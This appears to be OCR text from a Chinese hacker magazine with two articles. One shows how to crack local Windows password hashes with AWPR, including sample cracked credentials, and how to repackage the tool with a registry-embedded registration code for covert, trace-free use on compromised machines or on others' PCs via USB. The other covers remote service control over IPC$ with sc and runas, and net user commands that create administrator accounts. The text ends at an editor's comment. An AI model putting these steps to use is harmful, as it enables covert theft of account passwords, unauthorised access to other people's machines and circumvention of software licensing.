


图2 获取本地所有用户的Hash并破解

注意：该步骤还有一种“更高效”的操作方法：该软件支持键盘热键。其中“CTRL+数字1”选择“Main menu”，在“Main menu”下，“ALT+数字4”选择其下的“Recovered hashes”。因此，先按“CTRL+数字1”，后按“ALT+数字4”，就相当于执行了“Main menu”——“Recovered hashes”。

在所有系统账户密码破解后，在列表中右键单击——“Save list to file”，在出现的对话框中，输入文件名，并按“保存”按钮。打开上述文件，如图3所示，就会看到关于用户的包括密码在内的所有重要信息。包括：用户名、ID、HASH、密码、描述、提示。



```
*** Recovered hashes ***

User=Administrator
RID=500
LMHash=<Empty>
NTHash=<Empty>
Password=<No passwords>
Remarks=管理计算机(域)的内置帐户
Password hint=
Password hint=

User=ASPNET
RID=1003
LMHash=b9f507b602a04f4b7251cc739c2e6589
NTHash=d6b22fa9e056b531c2f82212996f1696
Password=t3s07KZt0$xR#8
Remarks=Account used for running the ASP.NET worker process (aspnet_wp.exe)
Password hint=
Password hint=

User=Guest
RID=501
LMHash=<Empty>
NTHash=<Empty>
Password=<No passwords>
Remarks=供来宾访问计算机或访问域的内置帐户
Password hint=
Password hint=
```

图3 破解得到的用户密码的详细信息

我们可以执行“NT hash options”，对破解进行设置。首先点击“Options”，然后点击“NT hash options”，出现如图4所示的界面。




图4 破解设置

在该界面中，可以对系统账户密码破解中的项目或者过程进行设置。包括：设置参与测试的字符、选择测试字典等等。一般情况下，不需要对这些选项的默认设置进行更改。

三、对AWPR的分析、改造及使用

1、分析

从AWPR的一般使用方

法中，我们可以看到，这个软件在用于黑客用途时，有如下“缺陷”：

(1)、需要安装；

(2)、需要注册；

(3)、运行时有明显的界面。

上述“缺陷”，会导致在肉鸡中留下“痕迹”、占用时间，增加了黑客或者黑客活动被发现的几率。因此，必须对该软件进行改造，以弥补这些“缺陷”。

2、改造

按照软件绿化的基本原理，任何软件的任何操作，都体现在两个方面：对文件系统的改变、对系统注册表的改变。如果能通过其它方式实现这些改变，也就相当于执行了相关软件的相关操作。

经过对该软件从安装前到安装并注册前后文件系统、系统注册表的监视、分析发现，上述操作对文件系统的改变是系统的软件安装目录C:\Program Files下新增了目录、文件；对系统注册表的改变是在HKEY_LOCAL_MACHINE\SOFTWARE\Elcom下新增了子键、值，值中保存着输入的注册码。

将该软件安装目录下的全部文件，去掉帮助文件、语言文件、卸载文件、其他非配置文件的纯文本文件，并经测试发现，该软件运行所需要的最少文件包括：awpr.exe、awpr.ini、awprhook.dll、awprserv.dll、english.dic、esil.dll。将该软件对系统注册表所进行的操作，转换成注册表文件，文件名为register.reg，内容如下：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Elcom]

[HKEY_LOCAL_MACHINE\SOFTWARE\Elcom\Advanced Windows Password Recovery]

[HKEY_LOCAL_MACHINE\SOFTWARE\Elcom\Advanced Windows Password Recovery\Options]

[HKEY_LOCAL_MACHINE\SOFTWARE\Elcom\Advanced Windows Password Recovery\Registration]
"Code"="WDPR-4URK-SV9Y-ETFW-QJDFE-ABKN-VFFRA"
```

按照软件绿化的基本原理，只要将该软件运行所需要的最少文件复制到同一个目录中，并将上述注册表文件导入系统注册表中，就相当于完成了软件的安装、注册操作。

3、使用

(1)将该软件运行所需要的最少文件及注册表文件复制到同一个目录中。

(2) 将上述注册表文件导入系统注册表中。

(3) 先按“CTRL+数字1”，后按“ALT+数字4”。

(4) 在所有系统账户密码破解后，在列表中右键单击——“Save list to file”，在出现的对话框中，输入文件名，并按“保存”按钮。

(5) 打开上述文件，收取系统账户密码。

(6) 删除存放软件运行所需要最少文件及注册表文件的目录。

四、后记

1、对于“运行时有明显的界面”这个缺陷，笔者虽然有了一个改造思路，但是尚未测试成功，为了不影响将这款优秀的软件推介给广大黑友，在此我就不对该缺陷进行改造了，希望大家能开动脑筋、集思广益，如果有好的思路或者测试成功了，一定要告诉我啊！实际上，按照现今流行的方法，将上述文件用Winrar打包，并将注册表文件导入系统注册表等操作写成批处理文件，设置解压后执行该批处理文件，也会使软件改造更进一步。

2、文章开头提到了AWPR是入侵后留后门的好工具，实际上，把上述文件复制到U盘或者移动硬盘上，到别人的电脑上偷偷地执行，盗取别人的系统账户密码，也是一种非常有效（可能为真正的黑客所不耻）的入侵方法。说不定，一大批“U盘密码大盗”就此产生了呢。

3、AWPR的开发商ElcomSoft公司，专门从事密码破解软件研发，除了AWPR以外，该公司还有其他密码破解产品。可以破解ZIP、RAR、ARJ、ACE几种格式压缩文件的密码；可以破解各种版本Microsoft Office、Microsoft Outlook、Outlook Express的密码；可以破解微软公司其他产品Microsoft Money、Microsoft Backup、Microsoft Mail、Microsoft Schedule+、Microsoft Project、VBA的密码；可以破解Lotus WordPro、Approach and Organizer的密码；可以破解Adobe Acrobat PDF的密码。

在使用这些软件的过程中，笔者有这样一个体会，该公司凡是与微软产品有关的密码破解工具效果都非常好。该公司似乎对微软产品密码的原理非常清楚，从破解的过程看，似乎并不是像其他软件那样采取“暴力破解”的方式破解，更像是在还原密码。

[文章中涉及到的工具AWPR以及作者改造后的AWPR光盘中有收录]

编辑点评：

作者对AWPR（总想写成AWP）其中的系统账户密码破解功能进行了详细的说明，另外也对这个软件其它的一些功能进行了简单的介绍。编者在实验这个软件的时候破解本地的管理员密码的确很快速，但是有的情况下密码设置得BT一些AWPR就不显示其中的一些账户名了，不知道是否和我的安全设置有关。作者的文风比较严谨，在我与作者联系后并说了我这里的情况下作者对文章中的一些语句做了修改，这是大家应该学习的，毕竟技术研究应该抱着一丝不苟的态度。总的说来这个工具还是很强大的，推荐给大家使用啦！ 很有价值

图 王艺翔

局域网服务管理

从本文中你可以学到：

1、如何管理远程计算机的服务　2、如何通过NTLM验证

学校机房局域网管理比较方便，这是为什么呢？因为机房管理人员总喜欢通过ghost软件将一台已经装好操作系统和软件的机器硬盘全盘克隆到其它所有机器，这样自然而然所有机器的操作系统都是一样的，用户名和密码当然也相同了，如此一来既有好处也有坏处：好处是我们管理局域网就很方便，坏处自然就是方便于局域网入侵。当然了好处肯定是远远大于坏处的。

在图形界面下的操作

今天我想说的就是在局域网内部如何进行服务管理，比如启动，关闭，暂停某个服务等等。如何操作呢？首先我介绍一种在视图界面下的操作，步骤一：右击“我的电脑”，选择“管理”，如

图1所示。

步骤二：右击“计算机管理（本地）”，选择“连接到另一台计算机”，出现如图2界面。

在“名称”处我们输入对方的IP地址或者计算机名称，这样一来我们就可以连接到另外一台计算机了。打个比方：我们输入210.28.178.167，




图1 打开“计算机管理”




图2 选择计算机




图3 输入用户名和密码

在出现的图3界面中我们输入远程计算机用户名和密码，按下“确定”便进入图4的管理界面。

然后我们依次点“服务和应用程序”——“服务”便进入了图5远程服务管理界面，在此我们可以对某个服务进行开启或关闭。




图4 远程管理计算机

比如我们要打开210.28.178.167的信使服务，我




图5 管理远程主机的服务




图6 管理服务Messenger

们只需要双击Messenger服务点击启动即可，如图6。

当然了在做上面这些操作的前提是远程开启了ipc$服务，而且我们有对远程机器administrators组的权限。如果对方没有开启ipc$服务，那么我们将不能连接到对方的计算机；如果对方开启IPC$服务，而我们没有对方机器administrators组权限的帐号和密码，那我们也没有权利对服务进行开启和关闭，根本原因在于没有权利对注册表下的**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services**进行操作。

小知识1：

限制IPC$缺省共享的注册表键值：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa下的REG_DWORD值restrictanonymous，其中值0x0为缺省；

0x1为匿名用户无法列举本机用户列表；0x2为匿名用户无法连接本机IPC$共享。

说明：不建议使用2，否则可能会造成你的一些服务无法启动，如SQL Server

小知识2：

Windows 2000/XP服务的一些信息对应于注册表的HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services，在Services下面我们可以很清楚的查看各个服务的当前状态，可以通过修改键值来达到我们手动启动关闭暂停服务的目的。

在命令行下的操作

如果你要体现点你的技术水平，我介绍第二种方法给你，那就是通过命令行来达到启动关闭暂停服务的目的。Windows XP自带了一个工具叫作sc，此工具可以本地和远程启动和关闭某个服务，它的操作参数如图7。

```
C:\Documents and Settings\user1>sc
DESCRIPTION:
        SC is a command line program used for communicating with the
        NT Service Controller and services.
USAGE:
        sc <server> [command] [service name] <option1> <option2>...

        The option <server> has the form "\\ServerName"
        Further help on commands can be obtained by typing: "sc [command]"
        Commands:
          query-----------Queries the status for a service, or
                          enumerates the status for types of services.
          start-----------Starts a service.
          pause-----------Sends a PAUSE control request to a service.
          interrogate-----Sends an INTERROGATE control request to a service.
          continue--------Sends a CONTINUE control request to a service.
          stop------------Sends a STOP request to a service.
          config----------Changes the configuration of a service (persistant).
          qc--------------Queries the configuration information for a service.
          delete----------Deletes a service (from the registry).
          create----------Creates a service. (adds it to the registry).
          control---------Sends a control to a service.
          GetDisplayName--Gets the DisplayName for a service.
          GetKeyName------Gets the ServiceKeyName for a service.
          EnumDepend------Enumerates Service Dependencies.

        The following commands don't require a service name:
        sc <server> <command> <option>
          boot------------(ok | bad) Indicates whether the last boot should
                          be saved as the last-known-good boot configuration
          Lock------------Locks the Service Database
          QueryLock-------Queries the LockStatus for the SCManager Database
```

图7 SC命令的帮助信息

sc <server> [command] [service name] <option1> <option2>...，其中server表示对方机器的IP地址，如果是启动本机服务的话，那么这个参数就不需要了；command 表示你要启动（start）、关闭（stop）或询问（query）某个服务；service name是表示服务的名称。我们在命令行下输入**sc \\210.28.178.186 stop messenger**，这个就表示远程停止messenger服务，效果如图8。

```
C:\Documents and Settings\user1\桌面>sc \\210.28.178.186 stop messenger

SERVICE_NAME: messenger
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x7
        WAIT_HINT          : 0x4e20
```

图8 远程停止Messenger服务

此种情况成功的前提是本地正在登陆的用户名和密码在对方机器的sam文件中可以找到，那如果我本地正在登陆的用户是123密码也是123，而对方机器sam文件中有用户名为123而此用户的密码却是234，我们再在命令行下输入sc \\210.28.178.186 stop messenger，那远程的messenger服务将不能被停止，会出现**[SC] OpenSCManager failed 5**的错误的出错提示。

为什么会出现出错提示呢？因为当我们在命令行下输入sc \\210.28.178.186 stop messenger的时候，本地机器会将用户名为123，密码为123的信息经过加密发送到210.28.178.186上去验证，如果210.28.178.186机器上的sam文件中有我这个帐号，并且密码一样的话表示通过验证；如果帐号与密码其中的任一项不符合都将无法通过验证。

小知识1：

sam文件是Windows 2000/XP/2003操作系统存放系统帐号的文件，位置在C:\WINDOWS\system32\config\sam，当然这个sam文件可以通过其他软件进行爆破。

小知识2： 在命令行下关于帐号的几个命令：

net user 表示查看本地的一些帐号

net user 123 345 /add 表示加入一个用户名为123 密码为345的帐号

net localgroup administrators 123 /add 因为上面一步做下来建立的123帐号只是users组权限，所以我们可以将123这个帐号提升为管理员权限

net user 123 /active:no 表示将123这个帐号禁用，

net user 123 /active:yes 表示将123这个帐号启用

net localgroup administrators 表示查看本地在administrators组的所有用户。

net localgroup 查看本地用户组

因为用sc远程开启服务没有提供用户名和密码的参数，所以如果我们要远程开启服务的话必须在本地建立一个在远程机器上有的帐号且密码相同，然后以刚建立的用户登陆才行，感觉这个是不是很烦啊！那有没有什么简单的方法呢？答案是有的，我在这里提供了两种方法供大家选择。

方法一： 先建立一个administrators组权限的帐号，比如是jsj密码是123（这个帐号和密码在远程计算机sam文件中要有），然后我们右击C:\Winnt\System32\cmd.exe，选择“运行方式”，（如果我们右击cmd.exe没有出现“运行方式”的话我们可以先按住shift键再右击cmd.exe，此时肯定会出现“运行方式”），如图9。

点击“下列用户”并选择用户jsj，输入密码123即可。这样我们就是以用户jsj，密码123运行cmd.exe这个程序，当然可以通过sc远程开启关闭服务了。




图9 选择运行方式




图10 使用runas命令




图11 输入密码

方法二： 我们依次点“开始”菜单——“运行”，输入**runas /user:jsj c:\winnt\system32\cmd.exe**，如图10。


按“确定”后在图11处我们输入密码123即可。这样我们达到的效果也是以用户jsj密码123的身份运行cmd.exe的。

编辑点评：

